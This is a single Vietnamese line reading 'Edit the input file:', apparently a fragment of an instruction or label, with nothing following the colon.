Chỉnh sửa tập tin input:

